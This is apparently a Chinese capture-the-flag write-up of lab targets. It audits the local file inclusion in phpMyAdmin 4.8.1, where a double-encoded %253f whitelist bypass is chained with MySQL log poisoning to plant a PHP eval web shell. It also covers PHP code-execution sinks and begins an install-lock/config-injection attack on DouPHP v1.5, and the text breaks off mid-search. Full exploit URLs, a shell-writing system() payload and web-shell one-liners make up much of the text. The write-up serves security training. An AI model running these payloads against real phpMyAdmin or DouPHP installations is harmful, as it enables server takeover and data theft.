【封神台】漏洞挖掘与代码审计 wp

原创

孤桜懶契 于 2021-08-15 16:53:45 发布 124 收藏

分类专栏： CTF 技术学习 文章标签： 安全漏洞

前言

> - 掌控安全里面的靶场漏洞挖掘与代码审计，练练手！


本地包含漏洞审计

> - **环境 ： http://wjbh522a.zs.aqlab.cn/**
> - 默认弱密码登陆 admin admin

登陆之后发现是个4.8.1的版本，其实这题做的方法太多了，也可以不用代码审计，网上有一堆payload远程文件包含，不过这个靶场说下源代码审计，那就看看。

下载源码：https://www.phpmyadmin.net/files/4.8.1/

因为提示说了文件包含，直接全局搜索include



分析了一下代码，想要文件包含的条件

1、 target传参不为空

2、 是字符串

3、 参数开头不为index

4、 target传参内容不在blacklist中

5、 checkPageValidity返回值为true

```
$target_blacklist = array (
    'import.php', 'export.php'
);

// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target'])
) {
    include $_REQUEST['target'];
    exit;
}
```

定位一下checkPageValidity方法

```php
public static function checkPageValidity(&$page, array $whitelist = [], $include = false)
{
    if (empty($whitelist)) {
        $whitelist = self::$goto_whitelist;
    }
    if (! isset($page) || !is_string($page)) {
        return false;
    }

    if (in_array($page, $whitelist)) {
        return true;
    }
    if ($include) {
        return false;
    }

    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    $_page = urldecode($page);
    $_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    return false;
}
```

分析一下,这个函数只有返回true我们才能命令执行

1、传参在白名单内返回true

2、给传参末尾加一个？，并且截取？前面的传参，如果传参在白名单内就返回true

3、对传参进行url解码，然后再检测是否在白名单内，在就返回true


因此我们可以对?二次url编码%253f来绕过两次检测返回true

4、*whitelist*如果为空的话，就会返回goto_whitelist

```
public static $goto_whitelist = array(
    'db_datadict.php',
    'db_sql.php',
    'db_events.php',
    'db_export.php',
    'db_importdocsql.php',
    'db_multi_table_query.php',
    'db_qbe.php',
    'db_structure.php',
    'db_import.php',
    'db_operations.php',
    'db_search.php',
    'db_routines.php',
    'export.php',
    'import.php',
    'index.php',
    'pdf_pages.php',
    'pdf_schema.php',
    'server_binlog.php',
    'server_collations.php',
    'server_databases.php',
    'server_engines.php',
    'server_export.php',
    'server_import.php',
    'server_privileges.php',
    'server_sql.php',
    'server_status.php',
    'server_status_advisor.php',
    'server_status_monitor.php',
    'server_status_queries.php',
    'server_status_variables.php',
    'server_variables.php',
    'sql.php',
    'tbl_addfield.php',
    'tbl_change.php',
    'tbl_create.php',
    'tbl_import.php',
    'tbl_indexes.php',
    'tbl_sql.php',
    'tbl_export.php',
    'tbl_operations.php',
    'tbl_structure.php',
    'tbl_relation.php',
    'tbl_replace.php',
    'tbl_row_action.php',
    'tbl_select.php',
    'tbl_zoom_select.php',
    'transformation_overview.php',
    'transformation_wrapper.php',
    'user_password.php',
);
```

就拿数组中第一个**db_datadict.php**来绕过

本地测试




payload

db_datadict.php%253f/../../../../../../../../log.txt

我们直接去靶场尝试一下，首先将日志打开，待会包含日志

http://wjbh522a.zs.aqlab.cn/index.php?target=db_datadict.php%253f/../../../../../../../../phpStudy/MySQL/data/WIN-FOIHHTO5ZS1.log




直接写一句话木马往日志里面写

```
select "<?php eval($_REQUEST[1]);?>"
```

接着日志里面就会有我们一句话木马


http://wjbh522a.zs.aqlab.cn/index.php?target=db_datadict.php%253f/../../../../../../../../../phpStudy/MySQL/data/WIN-FOIHHTO5ZS1.log&1=phpinfo();




然后利用命令执行写一个 shell.php 到当前网站的目录，当然也可以利用 `file_put_contents('shell.php','<?php eval($_REQUEST[1])?>');` 来写shell不过我习惯命令执行写了。

http://wjbh522a.zs.aqlab.cn/index.php?target=db_datadict.php%253f/../../../../../../../../../phpStudy/MySQL/data/WIN-FOIHHTO5ZS1.log&1=system('echo "<?php eval($_REQUEST[1]);?>" >> shell.php');

接着就拿shell了



蚁剑连接拿flag




代码执行漏洞审计

> 先了解一下代码执行的一些基础知识


代码执行漏洞的核心在与将用户输入的数据当作后端代码进行执行。后端代码有php，asp，aspx，java等。以php为例，当存在一些高危函数时，可能存在代码执行漏洞。如：eval()，assert()，preg_replace()，array_map()，双引号命令执行等。当执行代码审计时，可通过敏感函数定位法，定位代码中的高危函数，较为便捷得查看是否存在代码执行漏洞。

函数的解释：

1、 eval（）执行多行代码



2、 assert（）执行单行代码



3、**preg_replace() 正则替换/e的修饰符，替换必须真实发生才会触发函数，不发生替换，不会触发，**不过有版本限制。


4、**双引号命令执行：PHP5.5以上可以用 `"${phpinfo()}"` **php字符串的高级用法

- **靶场环境：http://dm521zx.zs.aqlab.cn/**
- **弱密码：admin 123456登陆后台** 后台路径扫一下就出来了

进入后台之后，发现是一个cms，**DouPHP版本：v1.5 Release 20190711**，去百度上查一下源码
https://www.douphp.com/history


本地安装Douphp之后，我们可以发现无法重新安装，因为被锁住了

在/upload/data/install.lock这个锁使我们无法重新安装




我们在data中的config.php中发现我们刚刚安装时填写的数据库账号和密码，这是个php文件，我们如果在安装时写入一句话木马，不就getshell了吗。思路出来就想办法删install.lock

先测试是否可以getshell，先本地删除install.lock，直接利用双引号命令执行来直接getshell




接着打开data/config.php



看看源码有没有办法删锁文件

unlink（）删除文件函数。相对路径和绝对路径都可以，全局搜索一下unlink



